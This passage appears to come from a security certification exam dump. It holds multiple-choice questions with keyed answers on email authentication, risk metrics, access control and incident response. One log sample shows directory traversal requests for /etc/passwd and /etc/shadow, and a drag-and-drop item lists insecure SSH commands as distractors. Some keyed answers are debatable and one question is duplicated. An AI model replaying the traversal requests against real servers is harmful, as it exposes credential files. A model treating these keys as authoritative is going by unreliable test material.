- D. Proxy server
- E. Host-based firewall
- F. WAF

Answer: AE

Explanation:

A jump server restricts and controls administrative access to the database system, reducing the attack surface. A host-based firewall limits network connections directly to the database server, preventing unauthorized access and hardening the system.

QUESTION 1020

A few weeks after deploying additional email servers, a company begins to receive complaints from employees that messages they send are going into their recipients' spam folders. Which of the following needs to be updated in order to resolve this issue?

- A. CNAME
- B. SMTP
- C. DLP
- D. SPF

Answer: D

Explanation:

An SPF (Sender Policy Framework) record needs to be updated to include the new email servers, allowing recipient systems to verify the legitimacy of the sending servers and prevent outgoing emails from being marked as spam.

QUESTION 1021

SIMULATION 6

You are a security operations analyst for a healthcare provider. Your main job function is to compare current, high-fidelity threat intelligence feeds to activity occurring on a web server and electronic medical record (EMR) server.

INSTRUCTIONS

Click on each threat intelligence feed and console connection to:

- Review the appropriate threat intelligence feed
- Determine if your servers are targeted
- Remediate any compromise found by stopping only services connecting to bad hosts and removing associated files

Type help into the console to obtain a list of available commands.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Bad Actors for the Dark Web

Malicious Activity Against Peers

Web Server

EMR Server

```
[root@webserver ~]#
```

Internal Security Operations... x


+

← → ↻ 🏠 🔒 https://internal.SOC-portal.com

Internal Security Operations Center > Bad Actors for the Dark Web

Today's Updated Threat Intelligence

Source IP Address	Service	Confidence Level	Attack Frequency	Industry Vertical
52.104.29.42	HTTPS	High	Medium	Retail
52.104.29.42	DNS	Low	Low	Retail
28.47.62.125	HTTPS	Medium	Medium	Retail
110.12.213.189	HTTPS	High	Low	Banking
110.12.213.189	MSSQL	Low	Low	Banking
36.220.4.27	SSH	High	High	Healthcare
36.220.4.27	VNC	High	Low	Healthcare
36.220.4.27	FTP	High	Low	Healthcare
66.101.22.80	HTTPS	High	Medium	Education
66.101.22.180	HTTPS	Low	High	Education



Source IP Address	Service	Confidence Level	Attack Frequency	Verified / Unverified
147.68.169.52	HTTPS	Medium	High	Unverified
53.29.47.46	HTTPS	Medium	High	Unverified
76.17.89.65	MSSQL	High	Low	Unverified
83.67.47.57	SFTP	Low	Medium	Unverified
51.65.12.24	LDAP	Medium	Low	Unverified
3.60.19.62	HTTPS	Medium	High	Unverified
24.64.19.25	DNS	High	Medium	Unverified
97.19.78.54	HTTPS	High	Low	Unverified
193.28.47.78	VNC	Low	Low	Unverified
99.30.17.99	RDP	Low	High	Unverified

Answer:

Web Server – actions to perform

1. Stop sshd, vncserver, and vsftpd because they are actively connected to 36.220.4.27 (SSH, VNC, FTP) – a high-confidence, high-frequency attacker that specifically targets the healthcare sector.
2. Stop the HTTPS process (usually httpd or a downloader such as wget/curl) that is talking to 52.104.29.42 and 66.101.22.80, both flagged with high confidence in today's feed.
3. Remove any files those services dropped (check /tmp, /var/www/html/, and users' home directories) to eliminate footholds left by the attacker.

Web Server

36.220.4.27, 52.104.29.42, and 66.101.22.80 all appear in the current high-fidelity feed with Confidence = High; terminating only the services that are communicating with these specific IPs cleanly severs the malicious channels without interrupting unrelated functionality.

EMR Server – actions to perform

1. Stop the MSSQL client service (process name typically sqlcmd or isql) that is connected to 76.17.89.65 – the only high-confidence MSSQL threat in the feeds.
2. Stop sshd, vncserver, and vsftpd if they are reaching 36.220.4.27 (same healthcare-focused attacker as above).
3. Delete any artifacts those processes created in /opt/mssql/, /tmp, or a user's home directory.

EMR Server

76.17.89.65 (High confidence, MSSQL) and 36.220.4.27 (High confidence, multi-protocol) represent the only current high-fidelity threats relevant to an EMR system. Disabling just the affected services and purging their dropped files removes the compromise while leaving essential EMR functions intact.

QUESTION 1022

A company needs to determine whether authentication weaknesses in a customer-facing web application exist. Which of the following is the best technique to use?

- A. Static analysis
- B. Packet capture
- C. Agent-based scanning
- D. Dynamic analysis
- E. Network-based scanning

Answer: D

Explanation:

Dynamic analysis evaluates the web application while it is running, directly exercising its authentication processes to uncover weaknesses such as credential bypasses or session-handling flaws that static code review or network scans may not reveal.

QUESTION 1023

A systems administrator configures a new application. The next day, a security analyst reviews the logs and identifies multiple accounts that had been created overnight with administrative privileges and connections from different countries. Which of the following solutions would have prevented this incident?

- A. Applying input validation
- B. Changing the default credentials
- C. Installing a honeynet
- D. Deploying a WAF

Answer: B

Explanation:

Changing the default credentials would have blocked unauthorized access to the application's administrative interface, preventing attackers from logging in overnight and creating privileged accounts.

QUESTION 1024

An organization has been experiencing issues with deleted network share data and improperly assigned permissions. Which of the following would best help track and remediate these issues?

- A. DLP
- B. EDR
- C. FIM
- D. ACL

Answer: C

Explanation:

FIM continuously monitors files and their permissions on network shares, alerting when items are deleted or access rights are changed so administrators can quickly investigate and remediate.

QUESTION 1025

A company expects its provider to ensure servers and networks maintain 97% uptime. Which of the following would most likely list this expectation?

- A. BPA

- B. MOU
- C. NDA
- D. SLA

Answer: D

Explanation:

A service-level agreement (SLA) formally defines measurable performance targets - such as 97 % server and network uptime - that the provider commits to meet.

QUESTION 1026

A company wants to protect a specialized legacy platform that controls the physical flow of gas inside of pipes. Which of the following environments does the company need to secure to best achieve this goal?

- A. IaaS
- B. SCADA
- C. SDN
- D. IoT

Answer: B

Explanation:

SCADA systems are industrial control environments designed to monitor and manage processes like the physical flow of gas in pipelines, so securing the SCADA environment protects the legacy platform that controls those operations.

QUESTION 1027

Which of the following would a security analyst need to consider when prioritizing remediation efforts against known vulnerabilities?

- A. The impact of reporting to the executive management team
- B. The overall organizational risk tolerance
- C. Information gathered from open sources
- D. The source of the reported risk

Answer: B

Explanation:

Remediation priorities must align with the organization's overall risk tolerance - vulnerabilities whose residual risk exceeds that threshold receive the highest priority for corrective action.

QUESTION 1028

A company receives an alert that a network device vendor, which is widely used in the enterprise, has been banned by the government. Which of the following will the company's general counsel most likely be concerned with during a hardware refresh of these devices?

- A. Sanctions
- B. Data sovereignty
- C. Cost of replacement
- D. Loss of license

Answer: A

Explanation:

The ban represents a government-imposed sanction; the general counsel must ensure the hardware refresh avoids any continued use or procurement of the sanctioned vendor's devices to remain legally compliant.

QUESTION 1029

A security analyst receives an alert from a web server that contains the following logs:

```
GET /image?filename= ../../../../etc/passwd
Host: AcmeInc.web.net
useragent: python-request/ 2.27.1
```

```
GET /image?filename= ../../../../etc/shadow
Host: AcmeInc.web.net
useragent: python-request/ 2.27.1
```

Which of the following attacks is being attempted?

- A. File injection
- B. Privilege escalation
- C. Directory traversal
- D. Cookie forgery

Answer: C

Explanation:

The “../../../../etc/passwd” and “../../../../etc/shadow” path sequences attempt to climb directories and read sensitive files, indicating a directory traversal attack.

QUESTION 1030

An organization knows its single loss expectancy. Which of the following does the organization need in order to determine its annualized loss expectancy?

- A. MTTR
- B. ARO
- C. SLA
- D. RTO

Answer: B

Explanation:

Annualized loss expectancy is derived by multiplying the single loss expectancy by the annualized rate of occurrence (ARO), which expresses how often the loss is expected to occur in a year.

QUESTION 1031

A Chief Security Officer signs off on a request to allow inbound SMB and RDP from the internet to a single VLAN. Which of the following is the most likely explanation for this activity?

- A. The company built a new file-sharing site.
- B. The organization is preparing for a penetration test.

- C. The security team is integrating with an SASE platform.
- D. The security team created a honeynet.

Answer: D

Explanation:

Exposing high-value targets like SMB and RDP to the internet on an isolated VLAN is characteristic of a honeynet, allowing the security team to lure and observe attackers while keeping production systems protected.

QUESTION 1032

Which of the following vulnerabilities would likely be mitigated by setting up an MDM platform?

- A. TPM
- B. Buffer overflow
- C. Jailbreaking
- D. SQL injection

Answer: C

Explanation:

An MDM platform can detect devices that have been jailbroken and enforce policies - such as blocking access or wiping the device - to prevent compromised, unsupported mobile operating systems from accessing organizational resources.

QUESTION 1033

During a routine audit, an analyst discovers that a department at a high school uses a simulation program that was not properly vetted before deployment. Which of the following threats is this an example of?

- A. Espionage
- B. Data exfiltration
- C. Shadow IT
- D. Zero-day

Answer: C

Explanation:

Software deployed by users without formal review or approval is classified as shadow IT, since it operates outside the organization's sanctioned processes and controls.

QUESTION 1034

A new employee can select a particular make and model of an employee workstation from a preapproved list. Which of the following is this an example of?

- A. MDM
- B. CYOD
- C. PED
- D. COPE

Answer: B

Explanation:

CYOD (Choose Your Own Device) allows employees to pick hardware from a company-approved catalog, aligning with the scenario of selecting a specific workstation make and model from a

preapproved list.

QUESTION 1035

Which of the following techniques can be used to sanitize the data contained on a hard drive while allowing for the hard drive to be repurposed?

- A. Degaussing
- B. Drive shredder
- C. Retention platform
- D. Wipe tool

Answer: D

Explanation:

A wipe tool overwrites every sector of the drive with new data, rendering the original information unrecoverable while leaving the hardware fully functional for reuse.

QUESTION 1036

Which of the following technologies must be used in an organization that intends to automate infrastructure deployment?

- A. IaC
- B. IaaS
- C. IoC
- D. IoT

Answer: A

Explanation:

Infrastructure as Code (IaC) expresses infrastructure configurations in executable code, enabling automated, repeatable deployment and management of servers, networks, and other resources.

QUESTION 1037

A company has experienced a large data breach. The external investigators want to make sure that any evidence related to the breach is preserved. Which of the following incident response activities does this fall under?

- A. Recovery
- B. Chain of custody
- C. Legal hold
- D. Preparation

Answer: B

Explanation:

Chain of custody ensures evidence is properly collected, preserved, documented, and handled so it remains admissible and unaltered during an investigation.

QUESTION 1038

Which of the following technologies assists in passively verifying the expired status of a digital certificate?

- A. OCSP

- B. CRL
- C. TPM
- D. CSR

Answer: B

Explanation:

A Certificate Revocation List (CRL) is downloaded and checked locally, allowing passive verification of whether a certificate is expired or revoked without querying an online responder.

QUESTION 1039

A technician is setting up a public-facing web server and needs to ensure traffic is secure. Which of the following steps should the technician take to begin this process?

- A. Domain validation
- B. DNS filtering
- C. Wildcard creation
- D. CSR generation

Answer: D

Explanation:

Generating a Certificate Signing Request (CSR) is the first step when securing a public-facing server, as it provides the information needed for the certificate authority to issue an SSL/TLS certificate.

QUESTION 1040

A school administrator wants to limit access to certain web pages to ensure that only age-appropriate material is available to students. Which of the following tools would best meet this requirement?

- A. Reputation filters
- B. Network access control
- C. User behavior analytics
- D. Content categorization

Answer: D

Explanation:

Content categorization classifies websites into predefined categories (such as adult content), allowing administrators to block entire categories and ensure only age-appropriate material is accessible.

QUESTION 1041

Which of the following is an internal audit team's function within risk management?

- A. Define an organization's exposure posture.
- B. Implement an organization's regulatory requirements.
- C. Assess an organization's policy compliance.
- D. Define and update an organization's control monitoring.

Answer: C

Explanation:

Internal audit teams assess whether the organization is complying with its established policies, ensuring controls are followed and effective.

QUESTION 1042

A software engineer is developing a new business application and needs to check for errors and security flaws before the software engineer compiles and sends it for testing. Which of the following should the engineer use to complete this task?

- A. Vulnerability scanner
- B. Static code analysis
- C. Input validation
- D. Sandbox testing

Answer: B

Explanation:

Static code analysis examines source code before compilation to identify errors and security weaknesses early in the development process.

QUESTION 1043

Which of the following should be used to prevent changes to system-level data?

- A. NIDS
- B. DLP
- C. NAC
- D. FIM

Answer: D

Explanation:

File Integrity Monitoring (FIM) detects any unauthorized modification to system-level files or data, ensuring those files remain unchanged unless properly authorized.

QUESTION 1044

Which of the following best describes why a company would erase a newly purchased device and install its own image with an operating system and applications?

- A. Installing a new operating system thoroughly tests the equipment
- B. Removing unneeded applications reduces the system's attack surface
- C. Reimaging a system creates an updated baseline of the computer image
- D. Wiping the device allows the company to evaluate its performance

Answer: B

Explanation:

Removing the vendor's default software and installing a clean company image eliminates unnecessary applications and services, reducing the overall attack surface and improving security.

QUESTION 1045

Which of the following factors must a systems administrator take into consideration first when reviewing options to remediate a vulnerability on an end-of-life software system in production?

- A. Patch availability
- B. Cost
- C. Ease of rollback
- D. Responsiveness

Answer: A

Explanation:

The first consideration is whether a patch is available for the end-of-life system. If no patch exists, the administrator must pursue alternative remediation options such as migration, isolation, or compensating controls.

QUESTION 1046

Which of the following metrics are used to calculate the risk rating in a matrix format? (Choose two.)

- A. Likelihood
- B. Quantitative
- C. SLE
- D. Impact
- E. ALE
- F. ARO

Answer: AD

Explanation:

A risk matrix evaluates overall risk by plotting the likelihood of an event occurring against the impact it would have, producing a clear risk rating for decision-making.

QUESTION 1047

An analyst wants to move data from production to the UAT server to test the latest release. Which of the following strategies to protect data should the analyst use?

- A. Data masking
- B. Data tokenization
- C. Data obfuscation
- D. Data encryption

Answer: A

Explanation:

Data masking protects sensitive production data when moving it into non-production environments by replacing sensitive fields with realistic but fictitious values, allowing safe testing without exposing real data.

QUESTION 1048

A company wants to restrict uploads to a popular file-sharing website but allow downloads from the same website. Which of the following technologies would best accomplish this goal?

- A. IDS
- B. IPS
- C. WAF
- D. NGFW

Answer: D

Explanation:

A Next-Generation Firewall (NGFW) can enforce granular, application-level rules such as allowing downloads while blocking uploads to a specific file-sharing site.

QUESTION 1049

Which of the following cryptographic solutions best protects the confidentiality and integrity of data?

- A. Obfuscation
- B. Tokenization
- C. Digital certificate
- D. Masking

Answer: C

Explanation:

A digital certificate enables both encryption (confidentiality) and digital signatures (integrity), providing strong cryptographic protection for data.

QUESTION 1050

A security analyst is concerned malicious actors are lurking in an environment but has not received any alerts regarding suspicious activity. Which of the following should the analyst conduct to further investigate the presence of these actors?

- A. Threat hunting
- B. Digital forensics
- C. Vulnerability scanning
- D. E-discovery

Answer: A

Explanation:

Threat hunting is a proactive activity used to search for hidden or undetected malicious actors when no alerts have been triggered but suspicious activity is suspected.

QUESTION 1051

A software engineer is downloading a third-party application from a public repository and wants to ensure the application has not been maliciously altered. Which of the following techniques should the engineer use?

- A. Dynamic analysis
- B. Code signing
- C. Encryption in transit
- D. Static analysis

Answer: B

Explanation:

Code signing provides a cryptographic signature that verifies the software's authenticity and integrity, ensuring it has not been tampered with before download or installation.

QUESTION 1052

Which of the following risk management strategies describes applying a compensating control to a device rather than patching?

- A. Acceptance
- B. Mitigation
- C. Avoidance
- D. Transference

Answer: B

Explanation:

Mitigation reduces risk by applying alternative controls - such as compensating controls - when patching is not possible, lowering the likelihood or impact of the vulnerability.

QUESTION 1053

Which of the following technologies assists in passively verifying the expired status of a digital certificate?

- A. OCSP
- B. CRL
- C. TPM
- D. CSR

Answer: B

Explanation:

A Certificate Revocation List (CRL) provides a locally downloadable list of revoked or expired certificates, allowing passive verification without querying an online responder.

QUESTION 1054

Which of the following security measures should database servers containing passwords utilize? (Choose two.)

- A. Signing
- B. Sanitization
- C. Tokenization
- D. Obfuscation
- E. Hashing
- F. Segmentation

Answer: EF

Explanation:

Password databases should store passwords using a secure one-way transformation to prevent recovery, which is achieved by hashing. They should also be placed in an isolated network segment to limit access and reduce exposure, which is achieved through segmentation.

QUESTION 1055

Remote users report that they are unable to log in to the VPN. The help desk confirms that each employee has a stable internet connection and correct permissions for VPN use but also identifies similar login errors for all affected users. Which of the following types of attacks most likely occurred?

- A. Collision
- B. Spraying
- C. On-path
- D. DDoS

Answer: D

Explanation:

A DDoS attack can overwhelm the VPN gateway with excessive traffic, preventing legitimate remote users from establishing VPN sessions even though their credentials, permissions, and internet connections are all functioning normally.

QUESTION 1056

Which of the following should a systems administrator set up to increase the resilience of an application by splitting the traffic between two identical sites?

- A. Load balancing
- B. Geographic disruption
- C. Failover
- D. Parallel processing

Answer: A

Explanation:

Load balancing distributes incoming traffic across multiple identical sites, increasing application resilience and ensuring continued availability even if one site experiences performance issues.

QUESTION 1057

Which of the following are examples of operational controls that would be appropriate to implement in an environment where financial processing activities occur? (Choose two.)

- A. Key escrow
- B. Tokenization
- C. Dual control
- D. Mandatory vacations
- E. Access badge readers
- F. Biometrics

Answer: CD

Explanation:

Dual control ensures that no single individual can complete sensitive financial transactions alone, reducing the risk of fraud and error through enforced separation of duties.

Mandatory vacations help detect fraudulent activity by requiring employees to step away from their roles, increasing the likelihood that unauthorized or improper actions are discovered during their absence.

QUESTION 1058

A penetration tester gained access to a server room by dressing as an engineer from a known third-party vendor. Which of the following types of penetration tests was performed?

- A. Physical

- B. Integrated
- C. Partially known environment
- D. Known environment

Answer: A

Explanation:

This test evaluates the effectiveness of physical security controls by attempting to gain unauthorized access to a secure area through impersonation and social engineering, rather than exploiting technical systems or configurations.

QUESTION 1059

The help desk receives multiple calls indicating that machines are running slowly when running enterprise applications. The help desk notes that the affected machines are out of compliance with the organization's OS baselines. Several users also report receiving virus detection alerts. Which of the following mitigation techniques should the help desk consider first?

- A. Patching
- B. Segmentation
- C. Monitoring
- D. Isolation

Answer: D

Explanation:

Isolation prevents potentially infected systems from interacting with the rest of the network, immediately containing the spread of malware and limiting further impact while remediation actions are planned and executed.

QUESTION 1060

An organization needs to block certain information from view. Which of the following should the organization use to accomplish this task?

- A. Obfuscation
- B. Classification policy
- C. Verification
- D. Block rules

Answer: A

Explanation:

Obfuscation hides or masks sensitive information so it is not easily understood or readable by unauthorized individuals while still allowing authorized processing or use when required.

QUESTION 1061

A company phone with proprietary data used by an employee has been stolen. Which of the following can be used to remotely wipe the device?

- A. MDM
- B. MFD
- C. NAC
- D. DLP

Answer: A

Explanation:

Mobile device management enables administrators to remotely manage, secure, and wipe mobile devices, ensuring that sensitive data can be erased if a device is lost or stolen.

QUESTION 1062

Visitors to a company's facilities are connecting to the company's corporate network Wi-Fi and open network ports. Which of the following should the security engineer implement to prevent this unauthorized access?

- A. VPN
- B. WPA3
- C. NAC
- D. HIDS

Answer: C

Explanation:

Network access control enforces authentication and authorization policies before allowing devices to connect to the corporate network, preventing unauthorized or noncompliant visitor devices from accessing internal Wi-Fi networks and network resources.

QUESTION 1063

A Chief Information Security Officer has decided that purchasing insurance when the ALE of expected incidents exceeds \$1 million is the most cost-effective approach. Which of the following does the \$1 million represent?

- A. Risk indicator
- B. Risk tolerance
- C. Risk threshold
- D. Risk exposure

Answer: C

Explanation:

The \$1 million represents a predefined trigger point at which a specific risk response is initiated, indicating the level at which the organization decides to take action by transferring the risk through insurance.

QUESTION 1064

Which of the following vulnerabilities would a nation-state attacker most likely exploit?

- A. Zero-day
- B. SQL injection
- C. Buffer overflow
- D. Cross-site scripting

Answer: A

Explanation:

Nation-state attackers typically have advanced capabilities and resources, making them more likely to exploit previously unknown vulnerabilities that do not yet have patches or signatures, enabling stealthy and high-impact attacks.

QUESTION 1065

Car vandalism repeatedly occurs near a specific part of a company's ungated facility. Which of the following would provide the best physical deterrent? (Choose two.)

- A. Security guard
- B. Lighting
- C. Bollards
- D. Access control vestibule
- E. Door locks
- F. Access badge

Answer: AB

Explanation:

A security guard provides an active physical presence that deters vandalism through direct observation and the ability to intervene or report incidents immediately.

Lighting increases visibility in the affected area, discouraging vandalism by reducing concealment and increasing the likelihood of identification.

QUESTION 1066

Which of the following risks can be mitigated by HTTP headers?

- A. SQLi
- B. XSS
- C. DoS
- D. SSL

Answer: B

Explanation:

HTTP security headers such as Content Security Policy, X-XSS-Protection, and X-Content-Type-Options help prevent the execution of malicious scripts in a user's browser, reducing the risk of cross-site scripting attacks.

QUESTION 1067

An organization with multiple geographic locations has invested in various internet circuits at each location, including MPLS, 4G/5G, broadband, and dial-up. An architect is configuring a solution that will allow locations to function consistently and leverage links based on specific criteria. Which of the following is the best solution for the architect to configure?

- A. SD-WAN
- B. UTM
- C. VPN
- D. SASE

Answer: A

Explanation:

Software-defined wide area networking centrally manages multiple types of WAN links and dynamically selects paths based on performance, cost, and policy criteria, ensuring consistent connectivity and optimized use of all available circuits across geographically distributed locations.

QUESTION 1068

A Chief Information Officer wants to ensure that network devices cannot connect to the public internet and the local network to directly perform firmware updates. The IT team must manually perform the update process by using a portable device. Which of the following architecture types best fits this description?

- A. Microservices
- B. Air-gapped
- C. Software-defined networking
- D. Serverless

Answer: B

Explanation:

An air-gapped architecture physically or logically isolates systems from external and internal networks, preventing direct connectivity and requiring manual methods, such as portable devices, to perform updates.

QUESTION 1069

Which of the following scenarios will proper application of the least privilege principle prevent?

- A. A network administrator shuts down a critical network interface.
- B. An analyst saves an unauthorized configuration.
- C. A threat actor discovers credentials for a shared service account.
- D. A change is executed outside of the approved change window.

Answer: B

Explanation:

Applying the principle of least privilege ensures users are granted only the minimum permissions required to perform their job functions, which prevents an analyst from having sufficient access to save or apply unauthorized configurations.

QUESTION 1070

Drag and Drop Question

A security engineer is setting up passwordless authentication for the first time.

INSTRUCTIONS

Drag and drop the MINIMUM set of commands to set this up and verify that it works. Commands may only be used once, and not all will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Commands

```
openssl x509 -in ~/.ssh/id_rsa.pub -text -noout  
  
ssh-keygen -t rsa  
  
ssh -i ~/.ssh/id_rsa user@server  
  
scp ~/.ssh/id_rsa user@server:~/.ssh/authorized_keys  
  
ssh-copy-id -i ~/.ssh/id_rsa.pub user@server  
  
ssh root@server  
  
chmod 777 ~/.ssh/authorized_keys
```

SSH Client

```
?
```

Answer:

Commands

```
openssl x509 -in ~/.ssh/id_rsa.pub -text -noout  
  
ssh-keygen -t rsa  
  
ssh -i ~/.ssh/id_rsa user@server  
  
scp ~/.ssh/id_rsa user@server:~/.ssh/authorized_keys  
  
ssh-copy-id -i ~/.ssh/id_rsa.pub user@server  
  
ssh root@server  
  
chmod 777 ~/.ssh/authorized_keys
```

SSH Client

```
ssh-keygen -t rsa  
  
ssh-copy-id -i ~/.ssh/id_rsa.pub user@server  
  
ssh -i ~/.ssh/id_rsa user@server
```

QUESTION 1071

While troubleshooting an internal resource's poor performance for an end user, a network engineer performs a traceroute on the end device and receives the following output:

```
C:\User>tracert 10.100.15.20
Tracing route to [internal.resource.org] 10.100.15.20
over a maximum of 30 hops:
  1 200 ms 200 ms 200 ms 10.20.10.10
  2 5 ms 3 ms 3 ms 10.20.10.1
  3 20 ms 20 ms 10 ms 10.25.10.10
  4 10 ms 8 ms 10 ms 10.30.110.1
  5 5 ms 6 ms 3 ms 10.100.15.20
```

The engineer performs a traceroute from a device that is not experiencing poor performance but is connected to the same port. The engineer receives the following output:

```
C:\Engineer>tracert 10.100.15.20
Tracing route to [internal.resource.org] 10.100.15.20
over a maximum of 30 hops:
  1 5 ms 3 ms 3 ms 10.20.10.1
  2 20 ms 20 ms 10 ms 10.25.10.10
  3 10 ms 8 ms 10 ms 10.30.110.1
  4 5 ms 6 ms 3 ms 10.100.15.20
```

Which of the following is most likely occurring?

- A. ARP cache poisoning
- B. On-path attack
- C. Resource exhaustion
- D. DNS spoofing

Answer: B

Explanation:

The slow traceroute shows an extra first hop (10.20.10.10) with very high latency that does not appear when tracing from a known-good device on the same port. This indicates the affected device's traffic is being redirected through an additional intermediary on the path, consistent with an on-path (man-in-the-middle) attack.

QUESTION 1072

The management team wants to assess the cybersecurity team's readiness to respond to a threat scenario. Which of the following will adequately assess and formalize a response within a short time?

- A. Send a message to all IT managers and request formal action plans.
- B. Create a bug bounty program and assess the findings.
- C. Execute a tabletop exercise and document the performance results.
- D. Hire an external consultant to independently assess the cybersecurity processes.

Answer: C

Explanation:

A tabletop exercise simulates a threat scenario in a controlled setting, allowing the cybersecurity team to practice response procedures, evaluate readiness, and formally document performance and gaps within a short time frame.

QUESTION 1073

A network administrator deploys an FDE solution on all end user workstations. Which of the following data protection strategies does this describe?

- A. Masking
- B. Data in transit
- C. Obfuscation
- D. Data at rest
- E. Data sovereignty

Answer: D

Explanation:

Full disk encryption protects data stored on the workstation's storage media, ensuring that information remains confidential when the system is powered off or the storage device is removed, which is protection of data at rest.

QUESTION 1074

A network security analyst monitors the network's IDS, which has flagged unusual activity. The IDS has detected multiple login attempts to a database server within a short period. These attempts come from various IP addresses that are not normally recognized by the network's usual traffic patterns. Each attempt uses the same username and password. Based on the following log output:

```
2025-04-10T14:22:01.4532 | Source IP: 192.168.15.101 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:02.1122 | Source IP: 192.168.15.102 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:02.7835 | Source IP: 192.168.15.103 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:03.5637 | Source IP: 192.168.15.104 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:04.9474 | Source IP: 192.168.15.105 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:05.5673 | Source IP: 192.168.15.106 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:06.1573 | Source IP: 192.168.15.107 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:07.7462 | Source IP: 192.168.15.108 | Status: Failed | Users: JDoe | Action: Login Attempt
```

Which of the following types of network attacks is most likely occurring?

- A. Cross-site scripting
- B. Credential replay
- C. Distributed denial of service
- D. SQL injection

Answer: B

Explanation:

The repeated use of the same username and password across multiple login attempts from different IP addresses indicates stolen credentials are being reused to gain unauthorized access, which is characteristic of a credential replay attack.

QUESTION 1075

A company performs a risk assessment on the information security program each year. Which of the following best describes this risk assessment?

- A. Recurring
- B. Ad hoc
- C. One time
- D. Continuous

Answer: A

Explanation:

A risk assessment conducted on a yearly basis is performed at regular, predefined intervals, which characterizes it as a recurring assessment rather than a one-time, ad hoc, or continuous activity.

QUESTION 1076

Which of the following threat actors will most likely use multiple zero-day vulnerabilities to target government research organizations to steal IPs?

- A. Nation-state
- B. Hacktivist
- C. Unskilled attacker
- D. Insider threat

Answer: A

Explanation:

Nation-state actors have the resources, funding, and advanced capabilities required to discover or acquire multiple zero-day vulnerabilities and commonly target government research organizations to steal intellectual property.

QUESTION 1077

While accessing a banking website, a user notices that the cursor keeps disappearing and there seems to be a lag when entering login information. Which of the following best describes this type of attack?

- A. Keylogger
- B. Rootkit
- C. Worm
- D. DoS

Answer: A

Explanation:

A keylogger can interfere with normal input behavior and introduce lag while capturing keystrokes during credential entry, which aligns with the observed cursor issues and delays when typing login information.

QUESTION 1078

Which of the following will best ensure a controlled version release of a new software application?

- A. Business continuity planning
- B. Quantified risk analysis
- C. Static code analysis
- D. Change management procedures

Answer: D

Explanation:

Change management procedures enforce formal review, approval, testing, and scheduling of software changes, ensuring releases are controlled, documented, and deployed in an orderly manner.

QUESTION 1079

An attacker pretending to be from the help desk calls a user. The attacker asks the user to verify a password in order to fix a technical issue. Which of the following security awareness topics does this scenario best describe?

- A. Brand impersonation
- B. Operational security
- C. Social engineering
- D. Insider threat

Answer: C

Explanation:

The attacker manipulates the user by impersonating trusted support staff to trick them into revealing credentials, which is a classic example of social engineering.

QUESTION 1080

Multiple users report that they cannot access a certain application after a recent security update. Which of the following should the security team check first to help find the root cause?

- A. Proxy logs
- B. IPS/IDS logs
- C. SIEM logs
- D. DNS logs

Answer: B

Explanation:

After a security update, an IPS or IDS may begin blocking or resetting connections it now identifies as malicious or noncompliant, so reviewing its logs first helps quickly determine whether the update is preventing access to the application.

QUESTION 1081

The Chief Information Security Officer (CISO) requires that new servers include hardware-level memory encryption. Which of the following data states does the CISO want to protect?

- A. Data in use
- B. Data at rest
- C. Data in transit
- D. Data sovereignty

Answer: A

Explanation:

Hardware-level memory encryption protects data while it is actively being processed and stored in system memory, which corresponds to protecting data in use.

QUESTION 1082

A security architect is designing an environment in which certain systems must not be able to access the internet. Which of the following describes this configuration?

- A. Air-gapped
- B. Serverless

- C. Isolated
- D. Segmented

Answer: A

Explanation:

An air-gapped configuration physically or logically isolates systems from external networks, including the internet, ensuring they cannot communicate outside the controlled environment.

QUESTION 1083

A manufacturing organization receives the results from a penetration test. According to the results, legacy devices that are critical to continued business function display vulnerabilities. The devices have minimal vendor support and should be segmented and monitored closely. Which of the following devices were most likely identified?

- A. Workstations
- B. Embedded systems
- C. Core router
- D. DNS server

Answer: B

Explanation:

Embedded systems are often legacy, purpose-built devices with limited vendor support, are critical to industrial operations, and commonly require network segmentation and close monitoring due to unpatched vulnerabilities.

QUESTION 1084

